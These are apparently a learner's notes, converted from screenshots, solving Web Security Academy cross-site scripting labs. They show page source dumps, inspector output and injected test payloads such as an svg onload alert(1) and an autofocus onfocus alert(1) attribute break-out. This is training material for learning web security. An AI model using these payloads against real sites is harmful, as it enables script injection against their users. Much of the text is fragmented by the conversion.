        <section class="blog-header">
          <h1> search results for 'batman'</h1>
        </section>
        <section class="search"></section>
        <script>[EOF]
          
        </script>
        <div class="blog-list no-results"></div>
      </section>
    </div> [EOF]
  </body>
</html>
```

Search

view-source:https://0aa9003a0472b49d870f9dc4000d00ef.web-security-academy.net/?search=batman%3C%2Fh1%3E

```
31   </div>
32   </div>
33 </section>
34 </div>
35 <div theme="blog">
36   <section class="maincontainer">
37     <div class="container is-page">
38       <header class="navigation-header">
39         <section class="top-links">
40           <a href="/Home/><span>|</span></a></p>
41         </section>
42       </header>
43       <header class="notification-header">
44       </header>
45       <section class="blog-header">
46         <h1> search results for 'batman'</h1>
47       </h1>
48     </section>
49     <section class="search">
50       <form action="/" method="GET">
51         <input type="text" placeholder='Search the blog...' name="search">
52         <button type="submit" class="button">Search</button>
53       </form>
54     </section>
55     <script>
56       function trackSearch(query) {
57         document.write('
65       <a href="#">Back to Blog</a>
66     </div> [EOF]
67   </section>
68   </div>
69 </div> [EOF]
70 </div>
71 <div class="footer-wrapper">
72   </div>
73 </div>
74 </body>
75 </html>
```

Search

0 search results for 'batman">svg/onload=alert(1)'
batman">svg/onload=alert(1)"
svg/onload=alert(1)">

< Back to Blog

Inspector Console Debugger Network Style Editor Memory Accessibility Application Cookie Editor

Search HTML

```
<!DOCTYPE html>
<html>[60931]</html>
<head></head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader"></div>
<div theme="blog"></div>
</body>
</html>
```

element body { background: #00ffff !important; color: #333332; font-size: 16px; -webkit-font-smoothing: antialiased; font-family: Arial, "Helvetica Neue", Helvetica, sans-serif; line-height: 1.4; overflow-wrap: break-word; word-wrap: break-word; }

body { margin: 0; min-width: 290px; min-height: 100vh; }

body { margin: 0 auto; overflow-y: scroll; }

*, ::before, ::after { -ms-box-sizing: border-box; }

Layout Computed Change ▾

Flexbox Select a Flex container or item to continue.

Grid CSS Grid is not in use on this page

Box Model

margin 0 border 0 padding 0 0 0 1536x516.833 0 0 0 0

1536x516.833 static

Box Model Properties

0aa9003a0472b49d870f9dc4000d00ef.web-security-academy.net

1

OK

Read 0aa9003a0472b49d870f9dc4000d00ef.web-security-academy.net

Inspector Console Debugger Network Style Editor Memory Accessibility Application Cookie Editor

Search HTML

```
<!DOCTYPE html>
<html>[60931]</html>
<head></head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader"></div>
<div theme="blog"></div>
<div class="footer-wrapper"></div>
</body>
</html>
```

element body { background: #00ffff !important; color: #333332; font-size: 16px; -webkit-font-smoothing: antialiased; font-family: Arial, "Helvetica Neue", Helvetica, sans-serif; line-height: 1.4; overflow-wrap: break-word; word-wrap: break-word; }

body { margin: 0; min-width: 290px; min-height: 100vh; }

body { margin: 0 auto; overflow-y: scroll; }

*, ::before, ::after { -ms-box-sizing: border-box; }

Layout Computed Change ▾

Flexbox Select a Flex container or item to continue.

Grid CSS Grid is not in use on this page

Box Model

margin 0 border 0 padding 0 0 0 1536x586.033 0 0 0 0

1536x586.033 static

Box Model Properties

The screenshot shows a web browser window with multiple tabs open, including "DOM XSS in document.write sink using source location.search". The main content area displays the "WebSecurityAcademy" logo and the title "DOM XSS in document.write sink using source location.search". A green button labeled "LAB Solved" is visible. Below the title, there's a link "Back to lab description >". An orange banner at the bottom says "Congratulations, you solved the lab!" with buttons for "Share your skills!" and "Continue learning >".

Congratulations, you solved the lab!

Share your skills! Continue learning >



Home

0 search results for 'batman"><svg/onload=alert(1)'</p>

Search the blog... Search



❖ DOM XSS in innerHTML sink using source - location.search



DOM XSS in innerHTML sink using source location.search

Back to lab description >

Home

0 search results for 'batman1'

Inspector Console Debugger Network Style Editor Memory Accessibility Application Cookie Editor

Element Filter Styles Inherited

span#searchMessage

Inherited from h1

h1

h1, h2, h3, h4, h5, h6, h7

Box Model Properties

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home



0 search results for 'batman'

Search the blog ...

Search

< Back to Blog



❖ DOM XSS in jQuery anchor href attribute sink using - location.search source




The screenshot shows a browser window for a lab titled "DOM XSS in jQuery anchor href". The URL is <https://0a31007a03b611aa80ed76ef00eb006d.web-security-academy.net/feedback?returnPath=google.com>. The page content includes fields for "Name:" and "Email:", and a "Submit feedback" button. Below the form is a code editor showing the source code of the page, which includes a script that manipulates the "backLink" anchor's href attribute based on the search parameter.

- To solve this Lab need burp suit pro version, cause DOM invader is not available in community edition.



❖ DOM XSS in jQuery selector sink using a hashchange event





- To solve this Lab need burp suit pro version, cause DOM invader is not available in community edition.

❖ Reflected XSS into attribute with angle brackets HTML-encoded



```
22         </svg>
23     </div>
24   </div>
25   <div class="widgetcontainer-lab-status is-notsolved">
26     <span>LAB</span>
27     <p>Not solved</p>
28     <span class="lab-status-icon"></span>
29   </div>
30 </div>
31 </div>
32 </div>
33 </section>
34 </div>
35 <div theme="blog">
36   <section class="maincontainer">
37     <div class="container is-page">
38       <header class="navigation-header">
39         <section class="top-links">
40           <a href="/">Home</a><p>|</p>
41         </section>
42       </header>
43       <header class="notification-header">
44       </header>
45       <section class="blog-header">
46         <h1> search results for 'batman'</h1>
47         <br>
48       </section>
49       <section class="search">
50         <form action="/" method="GET">
51           <input type="text" placeholder="Search the blog..." name="search" value="batman">
52           <button type="submit" class="button">Search</button>
53         </form>
54       </section>
55       <section class="blog-list no-results">
56         <div class="is-linkback">
57           <a href="/">Back to Blog</a>
58         </div>
59       </section>
60     </div>
61   </section>
62   <div class="footer-wrapper">
63     </div>
64 </div>
65 </body>
66 </html>
```

```
22         </svg>
23     </div>
24   </div>
25   <div class="widgetcontainer-lab-status is-notsolved">
26     <span>LAB</span>
27     <p>Not solved</p>
28     <span class="lab-status-icon"></span>
29   </div>
30 </div>
31 </div>
32 </div>
33 </section>
34 </div>
35 <div theme="blog">
36   <section class="maincontainer">
37     <div class="container is-page">
38       <header class="navigation-header">
39         <section class="top-links">
40           <a href="/">Home</a><p>|</p>
41         </section>
42       </header>
43       <header class="notification-header">
44       </header>
45       <section class="blog-header">
46         <h1> search results for 'testing'</h1>
47         <br>
48       </section>
49       <section class="search">
50         <form action="/" method="GET">
51           <input type="text" placeholder="Search the blog..." name="search" value="testing'&lt;/h1&gt;">
52           <button type="submit" class="button">Search</button>
53         </form>
54       </section>
55       <section class="blog-list no-results">
56         <div class="is-linkback">
57           <a href="/">Back to Blog</a>
58         </div>
59       </section>
60     </div>
61   </section>
62   <div class="footer-wrapper">
63     </div>
64 </div>
65 </body>
66 </html>
```



WebSecurity Academy

Reflected XSS into attribute with angle brackets HTML-encoded

LAB Not solved

[Back to lab description](#)

[Home](#)

0 search results for 'testing'test"test<test>'

testing'test

Search

[< Back to Blog](#)



```
22 </div>
23 </div>
24 </div>
25 </div>
26 <div class='widgetcontainer-lab-status is-notsolved'>
27   <span>LAB</span>
28   <p>Not solved</p>
29   <span class='lab-status-icon'></span>
30 </div>
31 </div>
32 </div>
33 </div>
34 </div>
35 <div theme='blog'>
36   <section class='maincontainer'>
37     <div class='container is-page'>
38       <header class='navigation-header'>
39         <section class='top-links'>
40           <a href='/'>Home</a>|</p>
41         </section>
42       </header>
43       <header class='notification-header'>
44       </header>
45       <section class='blog-header'>
46         <h1>0 search results for 'testing'test"test<test>'</h1>
47         <hr>
48       </section>
49       <section class='search'>
50         <form action='/' method='GET'>
51           <input type='text' placeholder='Search the blog...' name='search' value='testing'test"test<test>'>
52           <button type='submit' class='button'>Search</button>
53         </form>
54       </section>
55       <section class='blog-list no-results'>
56         <div class='is-linkback'>
57           <a href='/'>Back to Blog</a>
58         </div>
59       </section>
60     </div>
61   </section>
62   <div class='footer-wrapper'>
63     </div>
64   </div>
65 </body>
66 </html>
```

Event handlers that do not require user interaction

Event:	Description:	Tag:	Code:	Copy:
onfocus	Fires when the element has focus	input	<input autofocus onfocus=alert(1)>	

Event handlers that do require user interaction

Event:	Description:	Tag:	Code:	Copy:
--------	--------------	------	-------	-------

Reflected XSS into attribute with angle brackets HTML-encoded

Back to lab description >

Home

0 search results for 'testing'test"test<test>'

" autofocus onfocus=alert(1)"

< Back to Blog



```
22             </>
23         </div>
24     </div>
25     <div class="widgetcontainer-lab-status is-notsolved">
26         <span>LAB</span>
27         <p>Not solved</p>
28         <span class="lab-status-icon"></span>
29     </div>
30     </div>
31     </div>
32 </div>
33 </div>
34 </div>
35 <div theme="blog">
36     <section class="maincontainer">
37         <div class="container is-page">
38             <header class="navigation-header">
39                 <section class="top-links">
40                     <a href="/">Home</a></p>
41                 </section>
42             </header>
43             <header class="notification-header">
44             </header>
45             <section class="blog-header">
46                 <h1>0 search results for &quot; autofocus onfocus=alert(1)&quot;</h1>
47             </section>
48             <section class="search">
49                 <form action="/" method="GET">
